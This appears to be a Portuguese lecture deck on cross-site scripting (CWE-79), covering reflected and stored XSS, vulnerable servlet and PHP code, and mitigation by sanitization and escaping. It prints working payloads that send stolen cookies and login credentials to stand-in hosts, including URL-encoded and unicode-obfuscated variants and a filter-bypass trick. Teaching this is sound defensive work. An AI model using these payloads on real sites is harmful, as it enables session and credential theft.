

Cross-site scripting (XSS)


**CWE-79: Improper Neutralization of
Input During Web Page Generation
('Cross-site Scripting')**

O que é *Cross-Site Scripting*?

- Trata-se de uma vulnerabilidade de aplicações web em que é possível injetar fragmentos de código Javascript para executar código malicioso no navegador do usuário.
- *Cross site scripting* também é conhecido como ataque XSS.

O que é *Cross-Site Scripting*?


1



Informe seu nome:

Enviar Consulta

2



Informe seu nome:

Enviar Consulta

3



Bem vindo Gilvan


```
@WebServlet("/DadosRecebidos")
public class DadosRecebidos extends HttpServlet {
    private static final long serialVersionUID = 1L;

    public DadosRecebidos() {
        super();
    }


    protected void doPost(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        response.getWriter().write("<body>");
        response.getWriter().write("Bem vindo " + request.getParameter("Nome"));
        response.getWriter().write("</body>");
    }
}
```

O que é *Cross-Site Scripting*?

Ao submeter um fragmento de código em Javascript como dado de entrada



O script é executado plenamente no navegador



Engenharia social

- Engenharia social é a prática em que um agente utiliza para manipular vítimas com objetivo de obter informações confidenciais ou executar código malicioso no equipamento da vítima
- Existem várias táticas utilizadas para aplicar a engenharia social, tais como:
 - Envio de email, partindo de um remetente conhecido, contendo links não confiáveis
 - Envio de email, contendo histórias convincentes, etc

Tipos de *Cross-Site Scripting*

- Existem 2 formas de aplicar esta técnica:
 - XSS refletido (XSS não persistido)
 - XSS armazenado (XSS persistido)

XSS refletido

- O ataque XSS refletido ocorre quando uma aplicação recebe dados numa requisição HTTP e estes dados são retornados numa resposta de forma insegura.
- Considerar um site de comércio eletrônico que fornece uma operação de pesquisa de produtos



- Depois do usuário informar o termo de busca e confirmar, o site envia a seguinte requisição para o servidor


`https://site-inseguro.com.br/search?term=chromecast`

XSS refletido

- Em seguida, a aplicação devolve a seguinte resposta para o navegador


```
<p>Resultados da pesquisa para:<b>chromecast</b></p>
```

- Com isso, a aplicação apresenta:



XSS refletido

- Porém, um agente poderia usar engenharia social fornecendo, por exemplo, um mail contendo:



- Porém, o link poderia ser:

`https://site-inseguro.com.br/search?term=<script>...</script>`



Código malicioso

XSS Refletido - Exemplo

Exemplo de código PHP do servidor:

```
$username = $_GET['username'];  
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

Exemplos de chamada:

```
http://trustedSite.example.com/welcome.php?username=Gilvan
```

```
http://trustedSite.example.com/welcome.php?username=<Script  
Language="Javascript">alert("You've been attacked!");</Script>
```

XSS Refletido - Exemplo

```
http://trustedSite.example.com/welcome.php?username=<div
id="stealPassword">Please Login:<form name="input"
action="http://attack.example.com/stealPassword.php"
method="post">Username: <input type="text" name="username"
/><br/>Password: <input type="password" name="password"
/><br/><input type="submit" value="Login" /></form></div>
```

```
$username = $_GET['username'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

```
<div class="header"> Welcome, <div id="stealPassword"> Please Login:

<form name="input" action="attack.example.com/stealPassword.php" method="post">
Username: <input type="text" name="username" /><br/>
Password: <input type="password" name="password" /><br/>
<input type="submit" value="Login" />
</form>

</div></div>
```

XSS Refletido – Ofuscação

Para enganar um usuário astuto, o agente pode tentar ofuscar a URL quebrando o comando em várias linhas, como:

```
trustedSite.example.com/welcome.php?username=%3Cdiv+id%3D%22
stealPassword%22%3EPlease+Login%3A%3Cform+name%3D%22input
%22+action%3D%22http%3A%2F%2Fattack.example.com%2FstealPassword.php
%22+method%3D%22post%22%3EUsername%3A+%3Cinput+type%3D%22text
%22+name%3D%22username%22+%2F%3E%3Cbr%2F%3EPassword%3A
+%3Cinput+type%3D%22password%22+name%3D%22password%22
+%2F%3E%3Cinput+type%3D%22submit%22+value%3D%22Login%22
+%2F%3E%3C%2Fform%3E%3C%2Fdiv%3E%0D%0A
```

XSS Refletido – Ofuscação

O agente pode tentar ofuscar a URL, como:

```
trustedSite.example.com/welcome.php?username=<script+type="text/javascript">
document.write('\u003C\u0064\u0069\u0076\u0020\u0069\u0064\u003D\u0022\u0073
\u0074\u0065\u0061\u006C\u0050\u0061\u0073\u0073\u0077\u006F\u0072\u0064
\u0022\u003E\u0050\u006C\u0065\u0061\u0073\u0065\u0020\u004C\u006F\u0067
\u0069\u006E\u003A\u003C\u0066\u006F\u0072\u006D\u0020\u006E\u0061\u006D
\u0065\u003D\u0022\u0069\u006E\u0070\u0075\u0074\u0022\u0020\u0061\u0063
\u0074\u0069\u006F\u006E\u003D\u0022\u0068\u0074\u0074\u0070\u003A\u002F
\u002F\u0061\u0074\u0074\u0061\u0063\u006B\u002E\u0065\u0078\u0061\u006D
\u0070\u006C\u0065\u002E\u0063\u006F\u006D\u002F\u0073\u0074\u0065\u0061
\u006C\u0050\u0061\u0073\u0073\u0077\u006F\u0072\u0064\u002E\u0070\u0068
\u0070\u0022\u0020\u006D\u0065\u0074\u0068\u006F\u0064\u003D\u0022\u0070
\u006F\u0073\u0074\u0022\u003E\u0055\u0073\u0065\u0072\u006E\u0061\u006D
\u0065\u003A\u0020\u003C\u0069\u006E\u0070\u0075\u0074\u0020\u0074\u0079
\u0070\u0065\u003D\u0022\u0074\u0065\u0078\u0074\u0022\u0020\u0020\u006E\u0061
\u006D\u0065\u003D\u0022\u0075\u0073\u0065\u0072\u006E\u0061\u006D\u0065
\u0022\u0020\u0020\u002F\u003E\u003C\u0062\u0072\u002F\u003E\u0050\u0061\u0073
\u0073\u0077\u006F\u0072\u0064\u003A\u0020\u003C\u0069\u006E\u0070\u0075
\u0074\u0020\u0074\u0079\u0070\u0065\u003D\u0022\u0070\u0061\u0073\u0073
\u0077\u006F\u0072\u0064\u0022\u0020\u0020\u006E\u0061\u006D\u0065\u003D\u0022
\u0070\u0061\u0073\u0073\u0077\u006F\u0072\u0064\u0022\u0020\u0020\u002F\u003E
\u003C\u0069\u006E\u0070\u0075\u0074\u0020\u0074\u0079\u0070\u0065\u003D
\u0022\u0073\u0075\u0062\u006D\u0069\u0074\u0022\u0020\u0020\u0076\u0061\u006C
\u0075\u0065\u003D\u0022\u004C\u006F\u0067\u0069\u006E\u0022\u0020\u0020\u002F
\u003E\u003C\u002F\u0066\u006F\u0072\u006D\u003E\u003C\u002F\u0064\u0069
\u0076\u003E\u0000D');</script>
```

O que é possível fazer com Javascript?

- As consequências do que um agente pode fazer são diversas, embora os Navegadores executem os scripts num ambiente controlado (com acesso limitado ao sistema operacional e aos arquivos do usuário).
- Porém, vale a pena lembrar o que a linguagem Javascript permite executar e com isso, imaginar a criatividade dos agentes:
 - Javascript tem acesso aos demais objetos da página web, incluindo acesso aos *cookies*. Cookies geralmente são usados para armazenar dados da sessão.
 - Javascript pode ler e modificar os objetos da página usando DOM
 - Javascript pode utilizar XMLHttpRequest para enviar requisições para um destino arbitrário
 - O HTML 5 permite acessar geolocalização, webcam, microfone e inclusive arquivos específicos do sistema de arquivos (embora a maioria das APIs do HTML 5 exige que o usuário confirme o acesso)

Impactos de ataques por XSS refletido


- O agente pode:
 - Executar qualquer ação dentro da aplicação que o usuário poderia executar
 - Acessar informações que o usuário é capaz de visualizar
 - Modificar informações que o usuário é capaz de modificar
 - Iniciar interações com outros usuários da aplicação, incluindo reiniciar um ataque, que irá parecer ter sido originado da vítima inicial

XSS armazenado

- No XSS armazenado ocorre quando a aplicação recebe dados de uma fonte não confiável, armazenando estes dados para mais tarde retornar estes dados de forma insegura.

Exemplo 2 – Obter dado sigiloso de outro usuário através de cookies

- Num fórum (ou website que possibilita publicação de comentários/notas), se a entrada de dados não for controlada, é possível obter os dados sigilosos de outro usuário.
- O agente pode se aproveitar da vulnerabilidade para ter acesso aos cookies de outro usuário.
- Exemplo:




The image shows a forum post editor interface. On the left, there is a placeholder for a profile picture, represented by a square with a question mark. To the right of this is a rich text editor toolbar with various icons for bold, italic, underline, text color, background color, link, unlink, list, indent, outdent, smiley, image, table, table row, table column, table delete, video, audio, and save. Below the toolbar is a text area containing the following JavaScript code:

```
<script>
window.location="http://sitemalicioso.com/?cookie=" +
document.cookie
</script>
```

Below the text area are four buttons: "Inserir Citações...", "Postar Resposta", "Carregar um Arquivo", and "Mais Opções...".

Considerar que num fórum o agente publique o seguinte comentário

Exemplo – obter cookies de outro usuário



Estratégias para injetar script

- Código Javascript não precisa estar envolvido pela tag <script> para ser executado. Existem outras formas de executar código Javascript:

```
<iframe src="http:// sitemalicioso.com/xss.html">  
...  
</iframe>
```

```

```

```

```

- Em eventos:

```
<body onload="alert('XSS')">  
...  
</body>
```

Mitigando *Cross-Site Scripting*

Saneamento de entrada

- O saneamento de entrada consiste em “limpar” o conteúdo que o usuário insere, removendo fragmentos perigosos.
- Muitos sites preferem utilizar esta técnica por simplicidade.
- Por exemplo, um site poderia fazer a limpeza do conteúdo de entrada removendo o fragmento **<script**
- Entretanto, alguém poderia submeter como entrada:

```
<scr<scriptipt src=http://sitemalicioso.org/xss.js></script>
```

- Que após saneado, resultará:

```
<script src=http://sitemalicioso.org/xss.js></script>
```

Mitigação através de escape de caracteres

- Os escapes são uma forma de representar um caractere utilizando apenas texto ASCII.
- Os escapes são uma sequência de caracteres que alteram o significado do seu sucessor

Caractere	Sequências de escape
&	&
<	<
>	>
“	"
‘	&\$x27;
/	/

Através desta técnica, substitui-se os caracteres “inseguros” por sequências de escape

Mitigação através de escape de caracteres

- A quantidade de formas de introduzir javascript é muito variável (<https://owasp.org/www-community/xss-filter-evasion-cheatsheet>)
- A recomendação é utilizar bibliotecas que impedem esta vulnerabilidade ocorrer, tal como “Microsoft Anti-XSS library”, “Apache Wicket”.